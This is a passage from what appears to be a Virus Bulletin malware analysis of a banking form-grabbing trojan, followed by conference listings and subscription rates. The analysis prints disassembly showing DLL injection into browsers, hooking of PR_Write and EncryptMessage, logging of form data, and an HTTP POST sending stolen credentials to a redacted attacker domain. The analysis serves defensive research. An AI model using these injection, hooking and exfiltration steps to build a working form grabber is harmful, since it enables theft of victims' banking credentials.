When the malware is installed on the system, it first performs DLL injection into the requisite browser process (firefox.exe or iexplore.exe) and then performs hooking into the context of the respective running process. During analysis of the malware, we found that the form-grabbing module performs DLL injection using CreateRemoteThread and WriteProcessMemory, as presented in Figure 2.

Once the injection is successful, the malware hooks the pr_write function in nspr4.dll for *Firefox* and EncryptMessage in the secure32.dll library for *Internet Explorer*, as shown in Figures 3 and 4 respectively.

In this case, GetProcAddress and GetModuleHandleA are used collaboratively to load a specific function for injecting a hook into the requisite process. The malware attempts to generate a log file that consists of all the data from GET/POST requests which are used in submission forms on banking websites. Figure 5 shows the creation of the log file.

The last step requires the stolen content to be sent to the data server. The malware creates a file using CreateFileA with the supplied name of 'injector_form_log.txt' where the stolen information is logged using WriteFile. This file acts as a data repository which is later sent back to the attacker. Figure 6 shows the way the analysed sample of malware performs this step.

The malware sends a POST request to an embedded domain name. It sets the HTTP headers required to execute the POST request successfully. The Content-Type parameter is set to 'application/x-www-form-urlencoded', which handles the form data. The Content-Length parameter shows the size of data to be posted with the HTTP request. In this way a complete HTTP request is sent to the attacker's domain for collecting form credentials.

In this case study, we have presented a detailed layout of a form-grabbing module. This method of stealing information

```
.text:0040123B ; ---------------------------------------------------------------------------
.text:0040123B
.text:0040123B loc_40123B:                             ; CODE XREF: sub_4011D0+4D↑j
.text:0040123B                 push    ebx             ; int
.text:0040123C                 mov     ebx, ds:lstrlenA
.text:00401242                 lea     ecx, [esp+14h+NumberOfBytesWritten]
.text:00401246                 push    ecx             ; lpNumberOfBytesWritten
.text:00401247                 push    offset String   ; "C:\\[redacted]hook.dll"
.text:0040124C                 call    ebx ; lstrlenA
.text:0040124E                 push    eax             ; nSize
.text:0040124F                 push    offset String   ; "C:\\[redacted]hook.dll"
.text:00401254                 push    edi             ; lpBaseAddress
.text:00401255                 push    esi             ; hProcess
.text:00401256                 call    ds:WriteProcessMemory
.text:0040125C                 test    eax, eax
.text:0040125E                 jnz     short loc_40127D
.text:00401260                 call    ds:GetLastError
.text:00401266                 push    eax             ; int
.text:00401267                 push    offset aWriteprocessme ; "[-]WriteProcessMemory Failed:%d"
.text:0040126C                 call    sub_401000
.text:00401271                 add     esp, 8
.text:00401274                 pop     ebx
.text:00401275                 pop     edi
.text:00401276                 xor     eax, eax
.text:00401278                 pop     esi
.text:00401279                 add     esp, 8
.text:0040127C                 retn                    ; int
.text:0040127D ; ---------------------------------------------------------------------------
.text:0040127D
.text:0040127D loc_40127D:                             ; CODE XREF: sub_4011D0+8E↑j
```

Figure 2: WriteProcessMemory in action.

```
.text:10001A42
.text:10001A42 loc_10001A42:                           ; CODE XREF: StartAddress+179↑j
.text:10001A42                 push    offset aPr_write ; "PR_Write"
.text:10001A47                 push    offset aNspr4_dll ; "nspr4.dll"
.text:10001A4C                 call    esi ; GetModuleHandleA
.text:10001A4E                 push    eax             ; hModule
.text:10001A4F                 call    edi ; GetProcAddress
.text:10001A51                 push    eax             ; int
.text:10001A52                 push    offset aPr_write ; "PR_Write"
.text:10001A57                 push    offset aFoundSX ; "Found %s:%x"
.text:10001A5C                 mov     dword_1000464C, eax
.text:10001A61                 call    sub_100010B0
.text:10001A66                 mov     ecx, dword_1000464C
.text:10001A6C                 add     esp, 0Ch
.text:10001A6F                 test    ecx, ecx
.text:10001A71                 jz      short loc_10001A8A
.text:10001A73                 push    offset loc_10001650 ; int
.text:10001A78                 mov     edx, 6          ; int
.text:10001A7D                 mov     ebx, offset dword_10004354
.text:10001A82                 call    sub_100016D0
.text:10001A87                 add     esp, 4
```

Figure 3: Hooking pr_write function in nspr4.dll.

```
.text:100019FA loc_100019FA:                           ; CODE XREF: StartAddress+131↑j
.text:100019FA                 push    offset aEncryptmessage ; "EncryptMessage"
.text:100019FF                 push    offset aSecur32_dll ; "secur32.dll"
.text:10001A04                 call    esi ; GetModuleHandleA
.text:10001A06                 push    eax             ; hModule
.text:10001A07                 call    edi ; GetProcAddress
.text:10001A09                 push    eax             ; int
.text:10001A0A                 push    offset aEncryptmessage ; "EncryptMessage"
.text:10001A0F                 push    offset aFoundSX ; "Found %s:%x"
.text:10001A14                 mov     dword_10004648, eax
.text:10001A19                 call    sub_100010B0
.text:10001A1E                 mov     ecx, dword_10004648
.text:10001A24                 add     esp, 0Ch
.text:10001A27                 test    ecx, ecx
.text:10001A29                 jz      short loc_10001A42
.text:10001A2B                 push    offset sub_10001540 ; int
.text:10001A30                 mov     edx, 5          ; int
.text:10001A35                 mov     ebx, offset dword_10004640
.text:10001A3A                 call    sub_100016D0
.text:10001A3F                 add     esp, 4
```

Figure 4: Hooking EncryptMessage in secure32.dll.

has become popular and one of the preferred choices of attackers. It is very difficult to design any protection mechanism against this kind of attack because it exploits the built-in hooking mechanism. Since the malware possessing this characteristic falls into the rootkit [5, 6] category, any anti-virus protection used must be able to detect rootkits.

CONCLUSION

In this paper, we have discussed different information-stealing methods used by malware. In

```
.text:00401145                 push    ebx             ; hTemplateFile
.text:00401146                 push    80h             ; dwFlagsAndAttributes
.text:00401148                 push    4               ; dwCreationDisposition
.text:0040114D                 push    ebx             ; lpSecurityAttributes
.text:0040114E                 push    1               ; dwShareMode
.text:00401150                 mov     [eax], cx
.text:00401153                 push    40000000h       ; dwDesiredAccess
.text:00401158                 mov     [eax+2], dl
.text:0040115B                 push    offset FileName ; "injector_form_log.txt"
.text:00401160                 mov     [esp+24h+arg_14C3], bl
.text:00401167                 call    ds:CreateFileA
.text:0040116D                 push    2               ; dwMoveMethod
.text:0040116F                 push    ebx             ; lpDistanceToMoveHigh
.text:00401170                 mov     esi, eax
.text:00401172                 push    ebx             ; lDistanceToMove
.text:00401173                 push    esi             ; hFile
.text:00401174                 call    ds:SetFilePointer
.text:0040117A                 lea     eax, [esp+8+Buffer]
.text:00401181                 push    eax             ; lpOutputString
.text:00401182                 call    ds:OutputDebugStringA
.text:00401188                 push    ebx             ; lpOverlapped
.text:00401189                 lea     ecx, [esp+0Ch]
.text:0040118D                 push    ecx             ; lpNumberOfBytesWritten
.text:0040118E                 lea     edx, [esp+10h+Buffer]
.text:00401195                 push    edx             ; lpString
.text:00401196                 call    ds:lstrlenA
.text:0040119C                 push    eax             ; nNumberOfBytesToWrite
.text:0040119D                 lea     eax, [esp+14h+Buffer]
.text:004011A4                 push    eax             ; lpBuffer
.text:004011A5                 push    esi             ; hFile
.text:004011A6                 call    ds:WriteFile
```

Figure 5: Log file with form data.

```
.text:10001365
.text:10001365 loc_10001365:                           ; CODE XREF: sub_10001290+C5↑j
.text:10001365                 lea     edx, [esp+654h+buf]
.text:10001369                 push    offset aPostInformInfo ; "POST /inform/info.php HTTP/1.1\r\n"
.text:1000136E                 push    edx             ; char *
.text:1000136F                 call    esi ; sprintf
.text:10001371                 mov     ebx, ds:lstrcatA
.text:10001377                 add     esp, 8
.text:1000137A                 push    offset String2  ; "Host: [redacted].com\r\n"
.text:1000137F                 lea     eax, [esp+658h+buf]
.text:10001383                 push    eax             ; lpString1
.text:10001384                 call    ebx ; lstrcatA
.text:10001386                 push    edi             ; lpString
.text:10001387                 call    ebp ; lstrlenA
.text:10001389                 add     eax, 5
.text:1000138C                 push    eax
.text:1000138D                 lea     ecx, [esp+658h+String2]
.text:10001394                 push    offset aContentLengthD ; "Content-Length: %d\r\n"
.text:10001399                 push    ecx             ; char *
.text:1000139A                 call    esi ; sprintf
.text:1000139C                 add     esp, 0Ch
.text:1000139F                 lea     edx, [esp+654h+String2]
.text:100013A6                 push    edx             ; lpString2
.text:100013A7                 lea     eax, [esp+658h+buf]
.text:100013AB                 push    eax             ; lpString1
.text:100013AC                 call    ebx ; lstrcatA
.text:100013AE                 push    offset aContentTypeApp ; "Content-Type: application/x-www-form-ur"...
.text:100013B3                 lea     ecx, [esp+658h+buf]
.text:100013B7                 push    ecx             ; lpString1
.text:100013B8                 call    ebx ; lstrcatA
.text:100013BA                 push    edi             ; lpString
```

Figure 6: Sending stolen data to the attacker's server.

particular, we have presented details of a form-grabbing method which is used extensively in botnet operations to steal information from victim machines. This method requires careful attention because malware exploits this technique in conjunction with other infection strategies to achieve maximum damage.

REFERENCES

[1] Man In The Browser. http://blog.fireeye.com/research/2010/02/man-in-the-browser.html.

[2] Gühring, P. Concepts against man in the browser attacks. http://www.cacert.at/svn/sourcerer/CAcert/SecureClient.pdf.

[3] Sood, A.K.; Enbody, R.J. A browser malware taxonomy. http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy.

[4] Import Address Table. http://win32assembly.online.fr/pe-tut6.html.

[5] Butler, J.; Silberman, P. Rootkit Analysis, Identification and Elimination. Black Hat Europe 2006. http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Silberman-Butler.pdf.

[6] Kasslin, K. Hide and seek – full stealth is back. http://www.virusbtn.com/pdf/conference_slides/2005/Kimmo%20Kasslin.pdf.

END NOTES & NEWS

The 14th AVAR Conference (AVAR2011) and international festival of IT Security will be held 9–11 November 2011 in Hong Kong. For details see http://aavar.org/avar2011/.

Ruxcon takes place 19–20 November 2011 in Melbourne, Australia. A mixture of live presentations, activities and demonstrations will be presented by security experts from the Aus-Pacific region and invited guests from around the world. For more information see http://www.ruxcon.org.au/.

Oil and Gas Cyber Security Forum takes place 21–22 November 2011 in London, UK. For more information see http://www.smi-online.co.uk/2011cyber-security26.asp.

Takedowncon 2 – Mobile and Wireless Security will be held 2–7 December 2011 in Las Vegas, NV, USA. EC-Council's new technical IT security conference series aims to bring industry professionals together to promote knowledge sharing, collaboration and social networking. See http://www.takedowncon.com/ for more details.

Black Hat Abu Dhabi takes place 12–15 December 2011 in Abu Dhabi. Registration for the event is now open. For full details see http://www.blackhat.com/.

FloCon 2012 will be held 9–12 January 2012 in Austin, TX, USA. For more information see http://www.flocon.org/.

RSA Conference 2012 will be held 27 February to 2 March 2012 in San Francisco, CA, USA. Registration is now open with an early bird rate available until 18 November. For full details see http://www.rsaconference.com/events/2012/usa/index.htm.

Black Hat Europe takes place 14–16 March 2012 in Amsterdam, The Netherlands. For details see http://www.blackhat.com/.

SOURCE Boston 2012 will be held 17–19 April 2012 in Boston, MA, USA. For further details see http://www.sourceconference.com/boston/.

The 3rd VB 'Securing Your Organization in the Age of Cybercrime' Seminar takes place 19 April 2012 in Milton Keynes, UK. Held in association with the MCT Faculty of The Open University, the seminar gives IT professionals an opportunity to learn from and interact with security experts at the top of their field and take away invaluable advice and information on the latest threats, strategies and solutions for protecting their organizations. For details see http://www.virusbtn.com/seminar/.

The 21st EICAR Conference takes place 7–8 May 2012 in Lisbon, Portugal. The theme for this event will be '"Cyber attacks" – myths and reality in contemporary context'. For full details see http://www.eicar.org/17-0-General-Info.html.

NISC12 will be held 13–15 June 2012 in Cumbernauld, Scotland. The event will concentrate on 'The Diminishing Network Perimeter'. For more information see http://www.nisc.org.uk/.

Black Hat USA will take place 21–26 July 2012 in Las Vegas, NV, USA. For details see http://www.blackhat.com/.

VB2012 will take place 26–28 September 2012 in Dallas, TX, USA. More details will be revealed in due course at http://www.virusbtn.com/conference/vb2012/. In the meantime, please address any queries to conference@virusbtn.com.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. More details will be revealed in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/